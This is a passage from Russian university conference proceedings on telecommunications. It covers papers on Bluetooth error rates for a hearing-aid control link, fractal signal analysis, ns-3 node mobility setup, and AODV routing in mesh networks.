3. Умный город. Банк решений умного города [Электронный ресурс]. – URL: https://russiasmartcity.ru/ (дата обращения: 28.05.2020).

4. Мой домовой. Z-Wave vs ZigBee, WiFi, Thread, Bluetooth BLE [Электронный ресурс]. – URL: https://moy-domovoy.ru/z-wave-vs-zigbee-wifi-thread-bluetooth-ble-vybiraem-protokol-upravleniya-umnym-domom/ (дата обращения: 20.05.2020).

5. Hindaw, Routing in 6LoWPAN [Электронный ресурс]. – URL: https://www.hindawi.com/journals/jcnc/2012/316839/ (дата обращения: 15.05.2020).

6. OpenThread [Электронный ресурс]. – URL: https://openthread.io/ (дата обращения: 28.05.2020).

Сведения об авторах

Майоров Павел Валерьевич – магистрант Пермского национального исследовательского политехнического университета, гр. ТК6-19-1м, г. Пермь, e-mail: pavelmayorov1996@gmail.com

Тюрин Сергей Александрович – старший преподаватель кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: tiurinsa@yandex.ru

УДК 621.391:004.052

А.А. Байдаров; П.В. Майоров; В.И. Фрейман

ИССЛЕДОВАНИЕ КОММУНИКАЦИОННОЙ ПОДСИСТЕМЫ ДЛЯ СЕТИ УПРАВЛЕНИЯ УСТРОЙСТВОМ «БИОНИЧЕСКОЕ УХО»

В статье проведен анализ показателей достоверности передачи информации между элементами беспроводной систем управления – управляющим устройством, реализованным на смартфоне, и коммуникационным процессором разрабатываемого слухового аппарата.

Ключевые слова: информационно-управляющие системы; достоверность; коэффициент ошибок; модель; Bluetooth; цифровые системы; слуховой аппарат; беспроводная связь.

A.A. Baydarov; P.V. Mayorov; V.I. Freyman

RESEARCH OF COMMUNICATION SUBSYSTEM FOR CONTROL NETWORK OF "BIONIC EAR" DEVICE

The article analyzes the reliability of information transfer between elements of a wireless control system – a control device implemented on a smartphone and a communication processor of the hearing aid being developed.

Keywords: information management systems; reliability; error rate; simulation; Bluetooth; digital systems; hearing aid; wireless connection.

По данным Организации Объединённых Наций последние семьдесят лет во всем мире наблюдается активное старение общества всех развитых стран, что влечет за собой рост числа возрастных заболеваний [1]. Также, с увеличением количества транспортных средств, с развитием промышленности растет и число чрезвычайных происшествий, и как следствие, количество различных травм, получаемых человеком. Из вышеупомянутых фактов можно сделать вывод, что восполнение функциональных возможностей и эстетического вида человека является актуальной проблемой и требует особого внимания, как со стороны врачей, так и со стороны инженеров.

Так, например, при полном или частичном отсутствии слуха мы предлагаем использовать ушной имплантат, который будет являться аппаратом для восстановления возможности восприятия звуковой информации [2].

Важную роль для обеспечения качественного функционирования слухового аппарата играет организация скоростного и надежного канала управления при помощи специализированного программного обеспечения, выполняемого на современном смартфоне. Одним из наиболее значимых параметров является надежность связи, которая характеризуется коэффициентами ошибок (битовых и блоковых) и зависит от скорости передачи данных, параметров помех, типа выбранного протокола и т.д. [3].

Объектом исследования выбран беспроводной канал управления между смартфоном и слуховым аппаратом, реализуемый по технологии Bluetooth.

Предметом исследования является экспериментальное исследование программной модели канала беспроводного управления с целью определения характеристик надежности и качества передачи информации.

Цель работы – формирование практических рекомендаций по применению технологии Bluetooth в беспроводных каналах управления медицинскими устройствами на примере слухового аппарата.

Проектируемая система связи была промоделирована на стандартных блоках MalLab Simulink, DSP Blockset и библиотеки Communications Blockset [4].

При создании модели сети за основу была взята модель Bluetooth Voice Transmitter (рис. 1), а ее структура адаптирована для приближения модели к задачам исследования. Рисунок 1 показывает верхний уровень полной модели Bluetooth Voice Simulink [5]. Она включает в себя:

1) Master Transmitter – модель передатчика сигнала, т.е. передающее устройство, например, смартфон;

2) AWGN – модель радиоканала, в котором действует «белый шум»;

3) Free Space Path Loss – имитатор длинной беспроводной линии, определяющий потери в свободном пространстве;

4) 802.11b Interferer – модель источника помехи в виде передатчика, работающего по протоколу Wi-Fi IEEE 802.11b [6],

5) Slave Receiver – приемник подчиненного узла, т.е., принимающее устройство, например, другой смартфон или блок Hands-Free в автомобиле [7].




Рис. 1. Bluetooth Voice Transmitter в Simulink

Результатом моделирования будут являться значения частоты ошибок: частота битовых ошибок (BER) и частота ошибок по кадрам (FER), которые вычисляются по формулам (1) и (2) соответственно [8].

$$BER = \frac{B}{B_0}, \tag{1}$$

где B – количество ошибочных бит; B_0 – общее количество переданных бит.

$$FER = \frac{F}{F_0}, \tag{2}$$

где F – количество кадров, принятых с ошибками; F_0 – общее количество переданных кадров [9].

Далее будут описаны проведенные эксперименты и сделаны выводы по ним. Параметры проведенных экспериментов представлены в табл. 1.

Таблица 1

Параметры экспериментов


№ эксперимента	Wi-Fi Channel	Wi-Fi Power, Вт	Время моделирования (условных тактов)	AWGN Input Power, Вт	AWGN Es/No	Расстояние между устройствами, м	Тип пакета
1	off	off	0,5	0,001	2/5/8/11/14/17/20	1/5/10	HV3
2	0/39/78	0,01	0,5	0,001	10	1/5/10	HV3
3	39	0,01	0,01/0,05/0,1/0,5/1/5/10	0,001	10	5	HV3
4	39	0,01	0,5	0,001	10	5	HV1/HV2/HV3

Эксперимент №1. Исследуем зависимость BER = f (Es/No) | d = const и построим график (рис. 2).

Таблица 2

Зависимость BER и FER от Es/No при Input Power = 0,001 Вт

Es/No	d = 1 м		d = 5 м		d = 10 м	
	BER	FER	BER	FER	BER	FER
2	0,2390	1	0,2416	1	0,2438	1
5	0,1345	0,9174	0,1382	0,9009	0,1366	0,8960
8	0,0554	0,0218	0,0529	0,2030	0,0534	0,2256
11	0,0115	0,0075	0,0118	0	0,0121	0
14	0,0006	0	0,0009	0	0,0008	0
17	0	0	0	0	0	0
20	0	0	0	0	0	0



а *б*

Рис. 2. График зависимости BER и FER = f (Es/No)
при d = const и Input Power = 0,001 Вт


Вывод по рис. 2: коэффициенты ошибок уменьшаются с увеличением отношения «сигнал/шум» и несущественно зависят от расстояния между устройствами. Это позволяет обеспечить качественную связь на наиболее часто используемом в практике удалении устройств друг от друга.

Эксперимент №2. Исследуем зависимость: BER = f (Wi-Fi Ch) | d = const и построим график (рис. 3).

Таблица 3

Зависимость BER и FER от Wi-Fi Ch при Wi-Fi Power = 0,01 Вт

Es/No	d = 1 м		d = 5 м		d = 10 м	
	BER	FER	BER	FER	BER	FER
Без Wi-Fi	0,0206	0,0226	0,0196	0,0075	0,0215	0,0075
0	0,0242	0,0075	0,0366	0,0376	0,0278	0,0451
39	0,0270	0,0451	0,0302	0,0451	0,0429	0,0677
78	0,0248	0,0150	0,0293	0,0526	0,0222	0,0150



а *б*

Рис. 3. График зависимости BER и FER = f (Wi-Fi Ch) при d = const и Wi-Fi Power = 0,01 Вт

Вывод по рис. 3: При интерференции с сигналом Wi-Fi сравнительно большой мощности коэффициенты ошибок случайный характер распределения, что может быть объяснено разным влиянием сигнала в рабочем диапазоне частот Bluetooth.

Эксперимент №3. Исследуем зависимость BER = f (t) | d = const и построим график (рис. 4).

Таблица 4

Зависимость BER и FER от времени моделирования *t*

Время моделирования	BER 1	FER 1	BER 2	FER 2	BER 3	FER 3	BER 4	FER 4	BER ср	FER ср
0,01	0,0191	0	0,0246	0	0,0155	0	0,0228	0	0,0205	0
0,05	0,0240	0	0,0151	0	0,0246	0,0769	0,0240	0	0,0219	0,0192
0,1	0,0574	0,1111	0,0447	0,0741	0,0406	0,0370	0,0247	0,0370	0,0419	0,0648
0,5	0,0356	0,0677	0,0397	0,0451	0,0335	0,0301	0,0315	0,0451	0,0351	0,0470
1	0,0309	0,0375	0,0400	0,0599	0,0407	0,0674	0,0273	0,0300	0,0347	0,0487
5	0,0358	0,0533	0,0351	0,0443	0,0374	0,0488	0,0366	0,0503	0,0362	0,0491
10	0,0387	0,0516	0,0383	0,0642	0,0339	0,0465	0,0374	0,0533	0,0371	0,0539




Рис. 4. График зависимости BER и FER = *f* (*t*) при *d* = const

Вывод по рис. 4: на графиках виден экстремум при 0,1 условных тактов моделирования, но это следствие случайного набора передаваемых данных и случайного характера помехи. При проведении повторного моделирования экстремум может соответствовать другому значению времени моделирования, или может отсутствовать вообще (моделирование было проведено, но графики не приводятся). Также наблюдается усреднение и стабилизация значений битовых и блоковых ошибок при увеличении времени моделирования.

Эксперимент №4. Исследуем зависимость BER = *f* (HV) | *d* = const и построим график (рис. 5).

Таблица 5

Зависимость BER, FER от типа передаваемого пакета Bluetooth

Тип пакета	BER	FER
HV1	0,0296	0,0324
HV2	0,0395	0,0498
HV3	0,0368	0,0602




Рис. 5. График зависимости BER, FER = f (HV) при *d* = const

Вывод по рис. 5: наименьшее значение битовых и кадровых ошибок наблюдается при использовании пакета типа HV1. Также заметно изменение разницы между значениями битовых и блоковых ошибок при передаче разных пакетов. Это происходит из-за особенностей структур данных в пакетах разного типа.

Результаты проведенного исследования подтвердили, что для решения поставленной задачи – «Беспроводное взаимодействие системы смартфон – слуховой аппарат» технология Bluetooth LE удовлетворяет всем поставленным требованиям по частотным и энергетическим характеристикам.

Библиографический список

1. Организация объединенных наций [Электронный ресурс]. – URL: https://www.un.org/

2. Применение цифровых систем для устранения физиологических проблем восприятия звуковой информации / А.А. Байдаров, В.А. Гурко, П.В. Майоров, О.А. Марков // Автоматизированные системы управления и информационные технологии: материалы всерос. науч-техн. конф. в 2 т. – 2019. – С. 115–119.

3. Freyman V. Analysis of the transmission reliability between control systems devices when errors are packaged // Radio electronics, Computer science, Control. – 2019. – № 4(51). – P. 223–231.

4. MatLab [Электронный ресурс]. – URL: http://matlab.ru

5. Технология Bluetooth [Электронный ресурс]. – URL: https://www.bluetooth.com

6. Имитация многолучевого канала на основе IEEE 802.11b [Электронный ресурс]. – URL: https://m.habr.com/ru/post/122544/

7. Viterbi A.J., Omura J.K. Principles of digital communication and coding. – New York: McGraw-Hill, 2009. – 584 p.

8. Freyman V., Bezukladnikov I. Research and application of noise stability providing methods at information and control systems // IEEE Conference of Russian young researchers in electrical and electronic engineering: 1–3 February 2017: proceedings. – Saint-Petersburg: Saint-Petersburg Electrotechnical University «LETI», 2017. – P. 831–837.

9. Помехоустойчивость систем беспроводной электросвязи в условиях канальной интерференции [Электронный ресурс]. – URL: https://www.fundamental-research.ru/ru/article/view?id=33740

Сведения об авторах

Байдаров Андрей Александрович – кандидат технических наук, доцент кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: cchp@bk.ru

Майоров Павел Валерьевич – магистрант Пермского национального исследовательского политехнического университета, гр. ТК6-19-1м, г. Пермь, e-mail: pavelmayorov1996@gmail.com

Фрейман Владимир Исаакович – доктор технических наук, профессор кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: vfrey@mail.ru

УДК 621.397.44

Ж.Б. Кайрошева, Р.М. Валиуллин, М.Ю. Кирпичникова

ПРЕИМУЩЕСТВО ВЫБОРА ФРАКТАЛЬНОГО МЕТОДА АНАЛИЗА

В данной статье рассмотрены распространенные методы анализа сигналов и объяснение выбора в сторону фрактального анализа.

Ключевые слова: обработка сигналов, фрактальный, анализ.

Z.B. Kayrosheva, R.M. Valiullin, M.U. Kirpichnikova

ADVANTAGE OF CHOOSING A FRACTAL ANALYSIS METHOD

This article discusses common signal analysis methods and an explanation of the choice towards fractal analysis.

Keywords: signal processing, fractal, analysis.

Развитие цифровой обработки началось в 40-х годах, применяясь для развития военной техники, а позднее и других областей науки, включая медицину и мультимедийные технологии.

Существует большое множество методов обработки сигналов, которые используют различные алгоритмы цифровой фильтрации и спектрального анализа, наподобие дискретных и быстрых преобразований Фурье (ДПФ и БПФ), алгоритмов корреляционного анализа, обратной свертки, специальные алгоритмы линейного предсказания. Вычисления ДПФ и БПФ применяются при обработке цифровых звуковых сигналов изображений. Восстановление и улучшение изображений возможно при помощи инверсной свертки.

Методы частотно-пространственной фильтрации применяют при восстановлении 3-хмерной структуры объектов.

Спектр представляет собой зависимость частот периодического сигнала из-за того, что через определенный промежуток времени, называемый периодом, значение периодической величины возвращается к своему прежнему значению. Спектральный анализ способен выделить соотношение амплитуда-частота в периодическом сигнале, что можно увидеть на рисунке.




Рис. Спектральный анализ сигнала

Сумма косинусов и синусов различных частот, умноженных на определенные коэффициенты, представляет ряд Фурье. Алгоритм прямого и обратного БПФ позволяет увеличить разрешающую способность отечественных систем цифровой обработки сигналов, что применимо в электронике и в программном обеспечении для спектрального анализа. Но данный метод обладает также рядом недостатков: невозможно получить детальную АЧХ при обработке коротких сигналов, при этом, чтобы получить более короткие интервалы между частицами, нужно увеличить длину выборки исходного сигнала. Все это не позволяет получить хорошее разрешение одновременно и по времени, и по частоте.

Стоит упомянуть и адаптивную обработку сигналов, которая применяется в случаях, когда с задачей не могут справиться фильтры с фиксированными параметрами. Подобное возможно благодаря постоянно изменяющимся начальным данным параметров фильтрации, которые подстраиваются под поставленную задачу. Отсюда и название фильтра – адаптивная, происходящая от слова «адаптация». Адаптивные фильтры способны отслеживать изменения, происходящие при функционировании системы, также могут самонастраиваться. Однако его недостатком является неспособность вовремя перенастраиваться полностью и переходить в установившийся режим, при котором процесс считается законченным. Задержка обрабатываемого сигнала – один из главных минусов этого фильтра.

Теперь рассмотрим фрактальный метод обработки сигналов. Хотя стационарные режимы и периодические движения долгое время считались единственно возможными, стоит учесть тот факт, что наш мир не является линейным и даже фрактален, поэтому полное описание процессов обработки сигналов с помощью классических формул в современном мире невозможно. Несмотря на то, что ранее были

описаны довольно хорошие методы обработки, стоит признать перспективность фрактального метода.

Свое начало данный метод получил после открытия в 80-х годах прошлого века Мандельбротом, что дало возможность положить основу новых представлений в радиофизике и радиолокации. «Нелинейный мир», открытый Мандельбротом, помог положить основу для

Фракталы и хаос – два понятия, объединенные понятием самоподобия. Многие законы природы и бесчисленные явления в окружающем мире обладают самоподобием или инвариантностью, которое является одним из важнейших симметрий, играющих формообразующую роль во Вселенной.

Фрактал представляет собой бесконечно самоподобную геометрическую фигуру, в которой каждый фрагмент повторяется при уменьшении масштаба.

Фрактальными свойствами обладают геометрии траекторий частиц в квантовой физике, линии тока в электродинамике, даже ландшафты гор, рек, островов. Главным свойством фракталов, которым пользуются при создании программ, основанных на фрактальных характеристиках, является фрактальная размерность. Объяснение данного свойства лежит в обычной Евклидовой размерности пространства – d, принимающий значение $d = 1$ – для линии, $d = 2$ – для плоскости и $d = 3$ – для обычного трехмерного пространства. При покрывании объекта целиком $N(I)$ количеством d-мерных шаров с радиусом I, можно заставить величину $N(I)$, при достаточно малых значениях I, меняться по закону:

$$N(I) \sim \frac{1}{I^D}, \quad (1)$$

Более строгое определение фрактала привел Мандельброт, описав фрактал в виде объекта с топологической размерностью, при которой 0 приведен для россыпи точек, 1 – для кривой, 2 – для поверхности, что получается из формулы:

$$D = -\lim_{I \to 0} \frac{\ln N(I)}{\ln I}, \quad (2)$$

Модели броуновского движения строго ограничиваются значением фрактальной размерности равной 1,5, хотя остальные значения фрактальной размерности обладают определенной «памятью».

В области телекоммуникаций фракталы применяются при создании фрактальных антенн. В отличие от других аналогов, данные ан-

тенны обладают удивительно компактным дизайном, имея при этом превосходную широкополосную производительность в маленьких форм-факторах. Из-за довольно хорошей встраиваемости в различных местах и компактности при установке, фрактальные антенны используются для воздушно-транспортных средств, в морском деле и для персональных устройств.

Существует большое количество исследований, доказавших самоподобие трафика, поэтому фрактальный метод применим при передаче сигнала по разного рода сетям. Довольно полезное свойство, когда дело касается речевых, аудио и видео сервисов, что позволит проводить более эффективную передачу информации.

Сведения об авторах

Кайрошева Жайлы Бекболаткызы – студентка Поволжского государственного университета телекоммуникаций и информатики, гр. ИКТр-62, г. Самара, e-mail: kayrosheva.aktobe@gmail.com

Валиуллин Руслан Миндарович – студент Поволжского государственного университета телекоммуникаций и информатики, гр. ИКТр-62, г. Самара, e-mail: koshki-tdr98@mail.ru

Кирпичникова Марина Юрьевна – кандидат технических наук, доцент кафедры «Радиоэлектронные системы» Поволжского государственного университета телекоммуникаций и информатики, г. Самара, e-mail: managornaya@yandex.ru

УДК 620.3.51

Э.М. Иткинов, А.В. Гаврилов

РЕАЛИЗАЦИЯ ПОДВИЖНОСТИ УЗЛОВ СЕТИ В ЦЕЛЯХ ИССЛЕДОВАНИЯ БЕСПРОВОДНЫХ ЯЧЕИСТЫХ СЕТЕЙ В NETWORK SIMULATOR 3

В данной статье рассмотрена реализация сценария подвижности узлов сети в Network Simulator 3 на основе имеющихся моделей.

Ключевые слова: моделирование; беспроводные ячеистые сети.

E.M. Itkinov, A.V. Gavrilov

IMPLEMENTING THE MOBILITY OF NETWORK NODES TO STUDY WIRELESS MESH NETWORKS IN NETWORK SIMULATOR 3

In this article discusses the implementation of the mobility of network nodes in Network Simulator 3 based on existing models.

Keywords: modeling; wireless mesh networks.

Беспроводные ячеистые сети (Wireless Mesh Networks – WMN) – это беспроводные одноранговые сети передачи данных, в основе которых множество промежуточных узлов связи. Принцип mesh сетей в том, что узлы соединяются друг с другом и способны принимать на себя роль передатчиков для дальнейшей передачи данных. Применяются в системах распределённого мониторинга, как сети для передачи данных и предоставления первичного доступа во внешние сети. Осуществляют такие функции как маршрутизацию и балансировка трафика.

В связи постоянного увеличения устройств беспроводной связи и количества передаваемых данных, ячеистые сети – это определённо следующий шаг в развитии беспроводных сетей. Благодаря быстроте развёртывания, самоорганизации и самовосстановления при недоступности некоторых узлов делают изучение и моделирование таких сетей востребованными и актуальными, но для моделирования реальных ситуаций в беспроводных ячеистых сетях зачастую очень важно воссоздавать условие перемещения узлов.

Симулятор Network Simulator 3 – это симулятор сети с дискретными событиями. Проект, разрабатывающий ns-3, начат в 2006 году и является проектом с открытым исходным кодом. Симулятор ns-3 был разработан для того, чтобы обеспечить открытую расширяемую платформу для моделирования сетей, исследований сети и образования. Вкратце, ns-3 предоставляет модели того, как реализованы и работают сети пакетной передачи данных и дает пользователю движок симулятора для проведения имитационных экспериментов. Причинами использовать ns-3 могут быть ситуации, когда требуется, провести исследование, которое трудно или невозможно выполнять на реальной системе, возможность изучать поведение системы в строго контролируемой среде, воспроизводимой среде, а также узнать о том, как работают сети.

Предоставляемый в Network Simulator 3 набор моделей сфокусирован на моделировании работы интернет-протоколов и сетей и полностью подходит для исследования беспроводных ячеистых сетей. Во время написания статьи использовался Network Simulator 3 версии 3.30.1.

Сценарий подвижности узлов:

1. Узлы, на начало симуляции, находятся на заданных координатах.

2. Узлы, во время симуляций, случайным образом передвигаются внутри обозначенного ограничивающего поля.

Подключаем необходимые для нашего сценария библиотеки Network Simulator 3.

```
#include "ns3/applications-module.h"
#include "ns3/netanim-module.h"
#include "ns3/mobility-module.h"
#include "ns3/random-walk-2d-mobility-model.h"
```

Задаём экземпляр объекта *MobilityHelper*. Это вспомогательный класс, который используется для назначения позиции и моделей мобильности узлам, *он облегчает работу с моделями.*

```
MobilityHelper mobility;
```

Используем «распределитель положений» GridPositionAllocator, с помощью неё задаём начальное положение узлов на прямоугольной двумерной сетке.

Зададим атрибуты, управляющие функциональностью.

```
mobility.SetPositionAllocator
```

("ns3::GridPositionAllocator",
"MinX", DoubleValue (),
"MinY", DoubleValue (),
"DeltaX", DoubleValue (),
"DeltaY", DoubleValue (),
"GridWidth", UintegerValue (),
"LayoutType", StringValue (""));

MinX и MinY задают начальные координаты двумерной сетки по осям.

DeltaX и DeltaY задают пространство между объектами, значение по умолчание установлено в единицу.

GridWidth устанавливает количество объектов размещаемых на одной линий.

В атрибуте LayotType возможны два варианта, RowFirst и ColumnFirst. При RowFirst позиции распределяются в первой строке до тех пор, пока не будет выделено N позиций. Затем вторая строка, расположенная yMin + yDelta, используется для распределения последующих позиций. При ColumnFirst позиции распределяются в первом столбце соответственно.

После размещения узлов на начальной сетке нужно задать движение узлов.

Выбираем модель RandomWalk2dMobilityModel при котором каждый заданный узел движется со скоростью и направлением, выбранными случайным образом с предоставленными пользователем случайными переменными, до тех пор, пока не будет пройдено фиксированное расстояние или пока не наступит фиксированное количество времени. Если узел попадает на одну из границ модели, указанной прямоугольником, отскакивает от границы с рефлексивным углом и скоростью. Эту модель часто называют моделью броуновского движения.

Так же зададим атрибуты модели.

mobility.SetMobilityModel
("ns3::RandomWalk2dMobilityModel",
"Mode", StringValue (""),
"Time", StringValue (""),
"Speed", StringValue
("ns3::ConstantRandomVariable[Constant=]"),
"Bounds", StringValue (""));

В атрибуте Mode задаётся режим, указывающий на условие для изменения текущей скорости и направления.

Объект меняет текущее направление и скорость после перемещения в соответствии с указанным значением в Time.

Speed это случайная величина, используемая для выбора скорости, задаётся в м/с. Укажем использовать генератор случайных чисел (Random Number Generator), который возвращает постоянную константу.

Bounds обозначает границы области передвижения объектов.

После задания моделей мобильности, мы с задаём MobilityHelper установить их.

mobility.Instal ()

Необходимо отметить, что можно установить свои модели подвижности для каждой заранее созданной группы узлов.

В настоящее время для визуализации симуляции используется утилита, разработанная Джорджем Райли. NetAnim - это основанный на наборе инструментов Qt, который использует файл трассировки XML, собранный во время симуляции.

Для генераций файла трассировки подключим функцию AnimationInterface, которая облегчают связь с внешним или внутренним сетевым аниматором.

```
AnimationInterface anim ("");
 anim.EnablePacketMetadata (true);
 std::string FileName = "";
```

Так же включим отслеживание таблицы маршрутизации Ipv4 для всех узлов, чтобы указывались адреса узлов в файле трассировки и при визуализации была возможность посмотреть адреса узлов.

anim.EnableIpv4RouteTracking (FileName,Seconds (0),Seconds (),Seconds (1));

Атрибуты, которые необходимо указать для EnableIpv4RouteTracking:

fileName - файл трассировки для хранения информации таблицы маршрутизации

startTime - время начала захвата

stopTime - время окончания захвата

pollInterval – периодический интервал, с которым опрашивается информация таблицы маршрутизации. По умолчанию: 5 с.

В статье была реализован обозначенный сценарий подвижности узлов сети в Network Simulator 3 на основе имеющихся моделей.

Библиографический список

1. Марандин, Д.А. Открытые проблемы по беспроводным сенсорным технологиям // Электросвязь. - No1, 2009. – С.1-2.

2. A Discrete-Event Network Simulator NS3. - Режим доступа: https://www.nsnam.org/ (22.05.2020).

Сведения об авторах

Иткинов Эмиль Маратович – магистрант Пермского национального исследовательского политехнического университета, Пермь, e-mail: emil.itkinov @gmail.com

Гаврилов Алексей Викторович – старший преподаватель кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, Пермь, e-mail: gaval74@mail.ru

УДК 004.057.4

М.А. Матлин, А.В. Гаврилов

ИССЛЕДОВАНИЕ ХАРАКТЕРИСТИК МОДЕЛИ ПРОТОКОЛА МАРШРУТИЗАЦИИ AODV В MESH-СЕТЯХ С НЕПОДВИЖНЫМИ УЗЛАМИ В СИМУЛЯТОРЕ NETWORK SIMULATOR 3

В данной статье рассмотрено влияние параметров протокола маршрутизации AODV в MESH сети с неподвижными узлами. В исследуемой модели производится опрос главным узлом дочерних узлов сети.

Ключевые слова: Mesh-сеть; маршрутизация; беспроводные сети; Network Simulator 3.

M.A. Matlin, A.V. Gavrilov

RESEARCH OF CHARACTERISTICS OF THE MODEL OF THE AODV ROUTING PROTOCOL IN MESH NETWORKS WITH FIXED NODES IN THE NETWORK SIMULATOR 3

This article discusses the effect of the parameters of the AODV routing protocol in MESH networks with fixed nodes. In the studied model, the main node polls the daughter nodes of the network.

Keywords: Mesh network; routing; wireless networks; Network Simulator 3.

Введение. В современном мире беспроводные технологии передачи данных играют важную роль. Они используются в персональных, локальных, глобальных сетях. Применяются в промышленности, для личных и военных нужд. Одной из таких технологий являются сети с ячеистой топологией (Mesh-сети). Данный вид сетей используется в различных отраслях, например, для связи на массовых мероприятиях, в энергетике, при проведении полевых операций армией США и многом другом. Для обеспечения передачи данных между узлами сетей используются протоколы маршрутизации, задачами которых является определение маршрута, оповещение сети о выбранном маршруте.[1] Одним из протоколов маршрутизации, используемый в Mesh сетях является протокол AODV (Ad hoc On-Demand Distance Vector), речь о котором пойдёт далее.

Основная часть. Для исследования характеристик протокола AODV, и влияния на его работу внутренних и внешних параметров

и факторов, было выбрано моделирование в сетевом симуляторе Network Simulator 3. Данный симулятор активно используется в образовательных и исследовательских целях, как в иностранных вузах, так и в России.

Модель, на которой будет проводиться исследование представляет собой группу узлов, расположенных на одинаковом расстоянии 100 метров друг от друга. Количество узлов – 49, один из которых является главным устройством и производит опрос остальных 48 дочерних узлов. Дочерние узлы при получении сообщения от главного узла отправляют обратно ответ. Топология сети представлена на рисунке.




Рис. Топология сети

В качестве внешних влияющих факторов, влияющих на работу протокола в модели, были выбраны:

1) Влияние количества узлов в сети на время установки маршрута (время от начала выполнения сценария до отправки первого пакета главным узлом);

2) Влияние маршрута на время установки маршрута (отправка echo сообщения будет производиться по разным маршрутам на одинаковое количество хопов).

Внутренними параметрами, которые будут изменяться, являются:

1) NET_DIAMETER – максимальный размер сети, в пределах которой будет осуществляться маршрутизация;

2) MY_ROUTE_TIMEOUT – время жизни маршрута (рассчитывается, как 2 * ACTIVE_ROUTE_TIMEOUT);

3) TTL_INCREMENT – увеличение значения TTL после каждого хопа пакета [2, 3].

Для проверки влияния количества узлов в сети на время до отправки одного пакета было проведён ряд экспериментов: 5 запусков сценария с количеством узлов 25, 5 запусков сценария с количеством узлов 49, 5 запусков сценария с количеством узлов 100. Опрос производится при помощи функции отправки одного пакета из узла 0 в узел 1 (функция сокета Send() из библиотеки ns3::Socket). В результате были получены данные, представленные в табл. 1.

Таблица 1

Данные проверки влияния количества узлов в сети

Номер эксперимента	Время до отправки первого пакета с 25 узлами в сети, с	Время до отправки первого пакета с 49 узлами в сети, с	Время до отправки первого пакета со 100 узлами в сети, с
1	0.012	0.015	0.020
2	0.012	0.015	0.020
3	0.012	0.015	0.020
4	0.012	0.015	0.020
5	0.012	0.015	0.020

На основе полученных данных можно сделать вывод, что при увеличении количества узлов в сети время, необходимое для построения маршрутов возрастает.

